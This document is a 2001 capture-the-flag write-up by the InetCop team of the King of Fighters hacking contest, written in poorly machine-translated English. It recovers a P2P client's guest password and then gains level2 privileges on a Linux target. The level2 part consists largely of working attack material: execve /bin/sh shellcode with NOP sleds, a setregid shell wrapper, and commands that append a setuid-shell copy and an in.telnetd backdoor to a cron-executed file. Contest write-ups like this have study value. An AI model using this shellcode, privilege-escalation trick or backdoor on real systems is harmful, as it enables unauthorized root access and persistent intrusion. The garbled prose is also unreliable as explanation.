==========

King of Fighters 2001
International Hacking Competition(Attack/Defend)

KST : 2001/08/24 09:00 ~ 2001/08/27 09:00
GMT : 2001/08/24 00:00 ~ 2001/08/27 00:00

==========

write: InetCop Team

* Content

"\x00": Simple profile and greeting.

Think of as glory that take part in KoF (King Of Fighters) contest.
Our team through this contest is thought that also the good thing is many.

As well as, think that became a right opportunity that can compete hackers' hacking techniques and hacking technology.

Number of persons of our team become 3 people only.Much difficultys was but support in surroundings and thanks sincerely to you who help attending contest.
Also, thank for our team and nice play of other team that compete, and it is desire which this seat was wished to ready again.


Then, introduction finishes and will begin main discourse here.

"\x01": Problem chase that use Level1 ZolaZola P2P (Peer to Peer) Program.

I do not speak well English.Ask for consent to all quantitys.
If execute installing ZolaZola 1.1 Version (Professional),
with guest and '*********' password that is paned by Eu come out. Let's connect.

Interval that is going that ZolaZola is P2P (Peer to Peer) connection program,
thought instruction that is Netstat. Because display IP Address of my computer and all computers
that is connected to network and Port Number, remembered intuitionally.

When ZolaZola is connected, it went to MS-DOS executing command.com.



Come out in these form roughly.
Message that is published to what network I am connected does so that know different.
At that, 65.161.40.142:6664 and 203.239.110.5:6667 can do perhaps that is linked to IRC.

Because Port Number was 6664 and 6667.
And 210.126.145.17:80 than if is that been doing web surfing.
But, 203.255.129.177:2900 does not know what it is.
Perhaps, it seems to be server that is linked to ZolaZola.ZolaZola messenger uses 2900 ports.
Did to recognize whether is IP Address that is linked in ZolaZola program to corroborate much more.

Because ZolaZola served to search whether Lan Line that 'Hackerslab' that IP Address of Level1 server
that is linked is sponsorship is using is same with KOF Web Server.

Come into http:// whois.nic.or.kr site, searched '203.255.129.177' IP Address.
Came out by PSINet.'203.239.110.19 (= kof.hackerslab.org)' that is sponsorship searched.

Also, PSINet came out as conjectured.
Whether '203.255.129.177' is ZolaZola and linked IP Address by this, guess had been possible about.
Because conjectured to same IP Address order of 'Hackerslab'...
After have confidence so mentally, sent Packet using nc by 2900 Port of 203.255.129.177

Is network connection, and had used nc in thinking which packet come and go.


"\x02": Packet Messages string assay and Guest Password confirmation that use NetCat.

Surprisingly, ditto messages were published.
Thought that clearness password may be hidden in string such as 'cWsNeMuDx|'.
Listed top of the list a Buteo in row after row at because collecting all different encoded strings that way.

a U q L c K s B v
b V r M d L t C w
c W s N e M u D x
d X t O f N v E y
e Y u P g O w F z
f Z v Q h P x G {
g [w R i Q y H |

h \ x S j R z I }
i] y T k S { J ~
j ^ z U I T | K
k _ { V m U } L €
l ` | W n V ~ M

Something rule appears.
Plus that 1 goes continuously by a - > b -> c at measure, appear endlong.
Lower part makes string ticket composition naturally.



// Below source comes out if see diagonally like above string ticket composition.

```
#include <stdio.h>
main() {
int a,b,c,d;
char exec[10] = "aUqLcKsBv";
for(a=0;a<=300;a++) { exec[0] +=1; exec[1] +=1; exec[2] +=1; exec[3] +=1; exec[4]
+=1;
exec[5] +=1; exec[6] +=1; exec[7] +=1; exec[8] +=1;
printf("%s \n",exec);
}}
```

Could know Password Algorism of string that is encoded through Guest's Password

that have analyzed and get upside result 'ZolaZola 1.1.exe' file.
Could see actuality cipher that appear in diagonal line then there.
(Breath did word enquiry, result is good...)

However, nothing but this is way to see password, thought that is not not more to guest's password.

Method to draw Password in ZolaZola 1.1.exe File...?
There is program that is xray.exe during Utility of MS-DOS such as strings that is Linux command.
There is zola.exe file of inside, that is ZolaZola 1.1.exe if solve compression of ZolaZola 1.1.CAB file file.

```
c:₩lover> xray zolazo~1.exe > sein-love.txt // zolazo~1.exe == Zola Zola 1.1.exe
c:₩lover> more sein-l~1.txt
.
.
.
Login to server
wwwwwwwwwpp
wwwwwwwwwppp
wwwwwwwwwppp
wwwwwwwwwppp
wwwwwwwwwppp
wwwww
wwwww
Form1
Crypto1
KOF.KOF
Crypto
cmdExit
cmdLogin
Login
txtPassword
gZuOeLsAt // Guest Password
txtUserID
guest
lblPassword

.
.
.
```

Do by these method, and could find out password.

By the way, that seen continuously result.txt file this time of marvelous point find .
(Point that execute nc long is so lucky.)

KOFGETINFO level1 level1
KOFPUTERR level1
KOFGETINFO level1 level2
KOFPUTERR level2

KOFPUTINFO guest dXtOfNvEy guest@kof.hackerslab.org ZolaZolaGuest

KOFPUTINFO guest cWsNeMuDx｜ guest@kof.hackerslab.org ZolaZolaGuest
KOFPUTINFO guest fZvQhPxG{┐ guest@kof.hackerslab.org ZolaZolaGuest
---

Strings of these way appeared.
This, suggested FTP Protocol's Get, Put instruction.
Because had each other abhorrent impression.

Felt of 'Require, is displayed'.
And this time, was doing continuation breakup spade work (?) in other place.

<Reply of packet that send using NetCat>

---
address | Stack Values | ASCII Code

000003e0 78 78 78 78 78 78 78 78 78 78 0a # xxxxxxxxxx.
00000000 4b 4f 46 4c 4f 4b 20 32 0d 0a # KOFLOK 2..

00000000 4b 4f 46 46 52 49 20 6b 6f 66 5f 6d 6f 6e 69 74 # KOFFRI kof_monit
00000010 6f 72 0d 0a # or..

Self, appeared all was mixed and was thought into head over.
Representative letter that go in head was "Level1 level2 guest KOFGETINFO KOFPUTINFO KOFFRI kof_monitor".

Unite all that, decided by to substitute variously and work.
(send by E-Mail and la was thought if must do how)
Dropped 'telnet 203.255.129.177 2900' instruction in shell immediately.

"\x03": Attack algorism grasping, scenario composition.

```
[root@test /]# telnet 203.255.129.177 2900
Trying 203.255.129.177...
Connected to 203.255.129.177.
Escape character is '^]'.

KOFGETINFO guest guest
KOFPUTINFO guest cWsNeMuDx guest@kof.hackerslab.org ZolaZolaGuest
// Back string thought that reason that 'CWsNeMuDx' is encoded may do
   because is important part.

KOFGETINFO level1 level1
KOFPUTERR level1
KOFGETINFO level1 level2
KOFPUTERR level2
.
.
.

KOFGETINFO kof_monitor level2
KOFPUTINFO kof_monitor cBrrtbtWOTl kof_monitor@kof.hackerslab.org ZolaKof_monitor
// Oops! Moment 'CBrrtbtWOTl' comes out, ideas which kof_monitor and all Friends pass
brushed head.

^]
telnet> quit
Connection closed.
```

Then, use that of 'CBrrtbtWOTl' and guest's Password Algorism justly, made out source such as lower part.

```
[root@test /]# cat > /var/tmp/uncrypt.c
#include <stdio.h>
main()  {
char    p[11]={'c','B','r','r','t','b','t','W','O','T','I'};
char    ch;
int     i,
        j,
        k;

for(j=-1;j<25;j++) { k=0; for(i=1;i<12;i++) { ch=p[i-1]+j-k; printf("%c",ch); k=k+1; }
printf("₩n"); } }

[root@test /]# gcc -o /var/tmp/sein-lover.out /var/tmp/uncrypt.c
[root@test /]# /var/tmp/sein-lover.out > /var/tmp/lover-result.txt
[root@test /]# more /var/tmp/lover-result.txt
b@ono₩mOFJa
cApop]nPGKb
dBqpq^oQHLc
eCrqr_pRIMd
fDsrs`qSJNe
gEtstarTKOf  // Seem string that something looks like significant.Let's substitute whether
Level2 Pasword fits resolutely.

hFutubsULPg
iGvuvctVMQh
jHwvwduWNRi
kIxwxevXOSj
lJyxyfwYPTk
mKzyzgxZQUl
nL{z{hy[RVm
oM|{|iz₩SWn
pN}|}j{]TXo
qO~}~k|^UYp
rP□~□l}_VZq
```

"\x04": Password substitution and the result.

Substituted 'GEtstarTKOf'.It was Password that this goes by Leve2 justly!!!

Congratulations!

The IP for the next level is 203.255.129.96.
And ID is h3xxx

Could pass Level1's barrier by such hard work.
Thank to all quantitys that answer lacking English chair.For front, it promises to do hard still more. :-D

Thanks!!!
See you later.

"\x05": Action principle explanation of level2 weak file.

/usr/games/solveit

file permission: -rwxr-sr-x (2755)
file Owner: level2
file Group: level2

Simple analysis : It is simple operation problem that is embodied in C.
Though can store point after solve calculation about 20, setuid is applied this time, level2's competence file is created in following form.

ex> /usr/games/score.random_number

/usr/games/check

file permission: -rw-rw---- (660)
file Owner: level2
file Group: level2

Simple analysis : Move contents of score.* files in Direk in '/usr/games/score' file by regular cron activity.
Before check file of one characteristic is executed by cron,
contents of file are deleted and it is that occur again.
Been executing cron is moving as level2 competence regularly.(anticipation)

/usr/local/apache/cgi-bin/idaccess.cgi

file permission: ---s--x--- (4110)
file Owner: kof
file Group: level2

Simple analysis : Level2's problem can go by level3 ending if run this program.
Is thought and had attacked that this program is weak. ;-p
Of course, though idaccess.cgi file has level2's perfect uid competence,
execution is available.

"\x06": Get gid! /usr/games/solveit Buffer Overflow attack.

If execute solveit, ask id first time. (ID to participate to game)
By check file lastly after id that input is stored in score.
number file later / to usr/games/score file store .

Answer of operation problem is as following.

Solveit game's right answer :

1) 47232 2) 97475 3) 51003 4) 68220 5) 84445

6) 42301 7) 44952 8) 54840 9) 75110 10) 44768

11) 130922 12) 42676 13) 120720 14) 60456 15) 111951

16) 106816 17) 53133 18) 85181 19) 99297 20) 82457

Ask a question as 'Y/n' after solve all all 20 problems.
If input 'y', game is executed continuously, and if input 'n',
game is ended and is stored with id in score.number file.
Could find result limitation that can do 1byte to do Overflow only that observe program.

Let's try direct attack exploit attaching above answer to AssemCode.

Solveit's answer by AssemCode array:

```
0x34 0x37 0x32 0x33 0x32 0x0a             # 47232
0x39 0x37 0x34 0x37 0x35 0x0a             # 97475
0x35 0x31 0x30 0x30 0x33 0x0a             # 51003
0x36 0x38 0x32 0x32 0x30 0x0a             # 68220
0x38 0x34 0x34 0x34 0x35 0x0a             # 84445
0x34 0x32 0x33 0x30 0x31 0x0a             # 42301
0x34 0x34 0x39 0x35 0x32 0x0a             # 44952
0x35 0x34 0x38 0x34 0x30 0x0a             # 54840
0x37 0x35 0x31 0x31 0x30 0x0a             # 75110
0x34 0x34 0x37 0x36 0x38 0x0a             # 44768
0x31 0x33 0x30 0x39 0x32 0x32 0x0a        # 130922
0x34 0x32 0x36 0x37 0x36 0x0a             # 42676
0x31 0x32 0x30 0x37 0x32 0x30 0x0a        # 120720
0x36 0x30 0x34 0x35 0x36 0x0a             # 60456
0x31 0x31 0x31 0x39 0x35 0x31 0x0a        # 111951
0x31 0x30 0x36 0x38 0x31 0x36 0x0a        # 106816
0x35 0x33 0x31 0x33 0x33 0x0a             # 53133
0x38 0x35 0x31 0x38 0x31 0x0a             # 85181
0x39 0x39 0x32 0x39 0x37 0x0a             # 99297
0x38 0x32 0x34 0x35 0x37 0x0a             # 82457
```

Thing which is regarded as '\n' Return key (extension line) over is 0x0a.
Solveit game's answer code such as that complete AssemCoding create.

Code:

```
"\x34\x37\x32\x33\x32\x0a"          /* 47232 */
"\x39\x37\x34\x37\x35\x0a"          /* 97475 */
"\x35\x31\x30\x30\x33\x0a"          /* 51003 */
"\x36\x38\x32\x32\x30\x0a"          /* 68220 */
"\x38\x34\x34\x34\x35\x0a"          /* 84445 */
"\x34\x32\x33\x30\x31\x0a"          /* 42301 */
"\x34\x34\x39\x35\x32\x0a"          /* 44952 */
"\x35\x34\x38\x34\x30\x0a"          /* 54840 */
"\x37\x35\x31\x31\x30\x0a"          /* 75110 */
"\x34\x34\x37\x36\x38\x0a"          /* 44768 */
"\x31\x33\x30\x39\x32\x32\x0a"      /* 130922 */
"\x34\x32\x36\x37\x36\x0a"          /* 42676 */
"\x31\x32\x30\x37\x32\x30\x0a"      /* 120720 */
"\x36\x30\x34\x35\x36\x0a"          /* 60456 */
"\x31\x31\x31\x39\x35\x31\x0a"      /* 111951 */
"\x31\x30\x36\x38\x31\x36\x0a"      /* 106816 */
"\x35\x33\x31\x33\x33\x0a"          /* 53133 */
"\x38\x35\x31\x38\x31\x0a"          /* 85181 */
"\x39\x39\x32\x39\x37\x0a"          /* 99297 */
"\x38\x32\x34\x35\x37\x0a";         /* 82457 */
```

next,

```
[h3587@koflinux x0x]$ (printf "\x34\x37\x32\x33\x32\x0a\x39\x37\x34\x37\x35\x0a
\x35\x31\x30\x30\x33\x0a\x36\x38\x32\x32\x30\x0a\x38\x34\x34\x34\x35\x0a\x34
\x32\x33\x30\x31\x0a\x34\x34\x39\x35\x32\x0a\x35\x34\x38\x34\x30\x0a\x37\x35
\x31\x31\x30\x0a\x34\x34\x37\x36\x38\x0a\x31\x33\x30\x39\x32\x32\x0a\x34\x32
\x36\x37\x36\x0a\x31\x32\x30\x37\x32\x30\x0a\x36\x30\x34\x35\x36\x0a\x31\x31
\x31\x39\x35\x31\x0a\x31\x30\x36\x38\x31\x36\x0a\x35\x33\x31\x33\x33\x0a\x38
\x35\x31\x38\x31\x0a\x39\x39\x32\x39\x37\x0a\x38\x32\x34\x35\x37\x0a";cat) |
/usr/games/solveit
```

Normalcy output success ~ result appears like when inputed direct answer.
Need Shell to execute when did to do Overflow.

Is going to fly Shellcode on part that write data directly and make Return address indicate the cost.
So that can execute /bin/sh, succeeded though have drawn shellcode.

```
 char shellcode [] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90" /* NOP */

"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f"
"\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80" /* 24 byte Shellcode */

"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90"; /* NOP */

 int main(void) { int *ret; ret=(int *)&ret + 2; (*ret)=(int)shellcode; }
```

Usually, there is get egid if execute shellcode as level2's gid competence.
Therefore, is very convenient if make out gid file to /tmp.

```
// Source: gid.c
main() { setregid(501,501); system("/bin/sh"); }
```

Can get level2's realgid competence using setregid function.
At that time, id's number was 501.
Then, do to test whether shellcode is operated well actually.
Execute /tmp/gid file after do Compile.

Test:

```
[h3587@koflinux /tmp]$ gcc -o gid gid.c && rm -fr gid.c
[h3587@koflinux /tmp]$ gcc -o shellcode shellcode.c
[h3587@koflinux /tmp]$ ./shellcode
bash$
```

Shell executed normally.Is likely to succeed if put calculating correctly value to hide now.
File grasped Overflow that it is to do normal Overflow attack being having done limitation
problem 1byte only according to that remember before about one week.

But, all Overflow attacks are similar.I like advantage.
If try simple composition, is as following.

```
[NOP](Help shellcode's execution) + [Shellcode] [NOP] (Cope sleep function)
+ [Solveit_AnswerCode] + [Answer about 'Y/n'] + [Overcanopy &shellcode address]
```

If attack indicates correctly shellcode's position so or touch 0x90,
Shell is executed.Address that become return if call to &shellcode's address ...
Attack succeeds.

After get egid by shellcode's execution,
again executing /tmp/gid file perfect gid competence acquire .

Think very impatiently that there is no Solveit Source at present.
Of course, Binary la wants to examine, but it is nothing that is to me present.

Because parted completely with several programs that do to do exploit in server local.
If trace memory, concluded that acquire gid after attempt of several times.

Method to explain over is that explain to be very easy only.
Perhaps, this part wants to leave to other team persons.Is going to become very similar explanation.

Got gid competence painfully~ :-)
because must acquire level2's uid authority if cross that execute idaccess.cgi file
by level one other limitation more find must .

"\x07": Get uid! /usr/games/check Race Condition attack.

Single file that appear that is having limitation some time later discovery ! (/usr/games/check)
Examine permission of file is permiting so that may can write file as '-rw-rw----',
level2 gid competence and can confirm possibility that can acquire level2.

/usr/games/check file deletes score.* file

These contents in '/ usr/games/score' file storage

If input level2's instruction at the moment that cron is executed as level2's competence,
may approach level2 competence certainly.

Test:

[h3587@koflinux x0x]$ echo "cp /bin/sh /tmp/sh;chmod 4755 /tmp/sh" >> /usr/games/check

In /usr/games thereafter that although score file deleted /tmp/sh file occur.
Before is executed always, because contents are deleted,
even if Hacker notes down instruction, did to know that it is no use.

Devise advantage and introduce script that make.


```
// Source: auto_script.c

main() { while(1) {
system("echo ₩"/usr/sbin/in.telnetd -debug 60123 -L/tmp/kek.sh &₩" >>
/usr/games/check"); } }
```

Executed and put instruction that thing which open 60123port as level2 competence on check file interior does by 'while function'.
Because is added even if contents of check file are deleted,
without any problem, can run instruction.

```
#!/bin/sh # Source: /tmp/kek.sh
/tmp/shell -i
```

/tmp/kek.sh file serves and manufactured apart to use by 60123port's basis shell /tmp/shell.
If user of other level2 competence gives 'Killall-9 bash' instruction to disturb work, can be safe.

Let's command Race Condition that use upside Sources.



When contents of check file are deleted and are executed again by cron,
if competition condition consists, level2 game ends. :-)
Finally, check file is deleted and remained that Port opens.

[h3587@koflinux x0x]$ telnet 127.0.0.1 60123

: Can not approach in remote but telnet is available in local.

Soon, /usr/games/score.* file deleted.
Of course, 60123 Port backdoors that we want were opened.
My uid is perfect level2 competence.

[level2@koflinux x0x]$ id
uid=501(level2) gid=501(level2) groups=501(level2)

"\x08": Result

[level2@koflinux x0x]$ cd /usr/local/apache/cgi-bin
[level2@koflinux cgi-bin]$ ./idaccess.cgi

Your Registration Number: xxxxxx-xxxxxx
Password:

귀하의 컴퓨터의 IP 주소를 입력하세요.
지금 입력한 IP 주소에서만 level3 접속이 가능합니다.
Now, enter your computer's IP adress.
You can connect level3 system from ONLY IP address which you type now.

Your IP: xx.xx.xx.xx

Congraturation!, You passed level 2. Now challenge level 3 system !!
level3 system's IP address is 203.255.129.214
Make your page in /usr/local/apache/htdocs/main.html

귀하의 ID 와 패스워드를 가지고 level3 서버에 telnet 서비스 접속이 가능합니다.
level3 시스템의 root 권한을 획득한 후 level3 서버내의 idaccess 라는 프로그램을 실행
시키시오

Now challenge level 3 system !!
You can connect level 3 system's telnet service,
by using your "Registration Number" and password.
You must get a root privilege, and find a excutable file "idaccess" in any locat
ion in level 3 system
After that, if you excute "idaccess" and input your registration information.
then you will get qualification for passing level 3,
[level2@koflinux cgi-bin]$

Ok~ ! It is perfect success. ;-)
Level2 game that was hard and boring herewith passed.

"\x09": Level3 attack

Level3's OS was Solaris.
Our team challenged to end but root acquisition did not succeed.

Root66 team's lecture is expected...
And wonder very whether file was what of "/etc/suto" that make suddenly while is not.
That have limitation, know and attacked continuously.

Was this program trick really??
Quench our curiosity

"\x0a": Contest end last conclusion.

It is very inconvenient that do not participate directly in great council ceremony of awarding prizes.
But, more regrettable thing was operators' writing which contest is ended and pays by comment.

DoS attack?? Spam attack??
I want to speak that is unrelated with us.
After contest ends, there is no word to give more in our team as do such word.

Next, want to take and talk once seat.
Very regrettable.
However, there are that learn to this contest and thing which is many which know.
Next, this seat wished to ready.
All teams and hacker, sponsorship operators took part in contest took the trouble.

And our team suffered beside together you! Took the trouble.
To persons who read unwise English at analytical solution till now thanks of speak.

E O F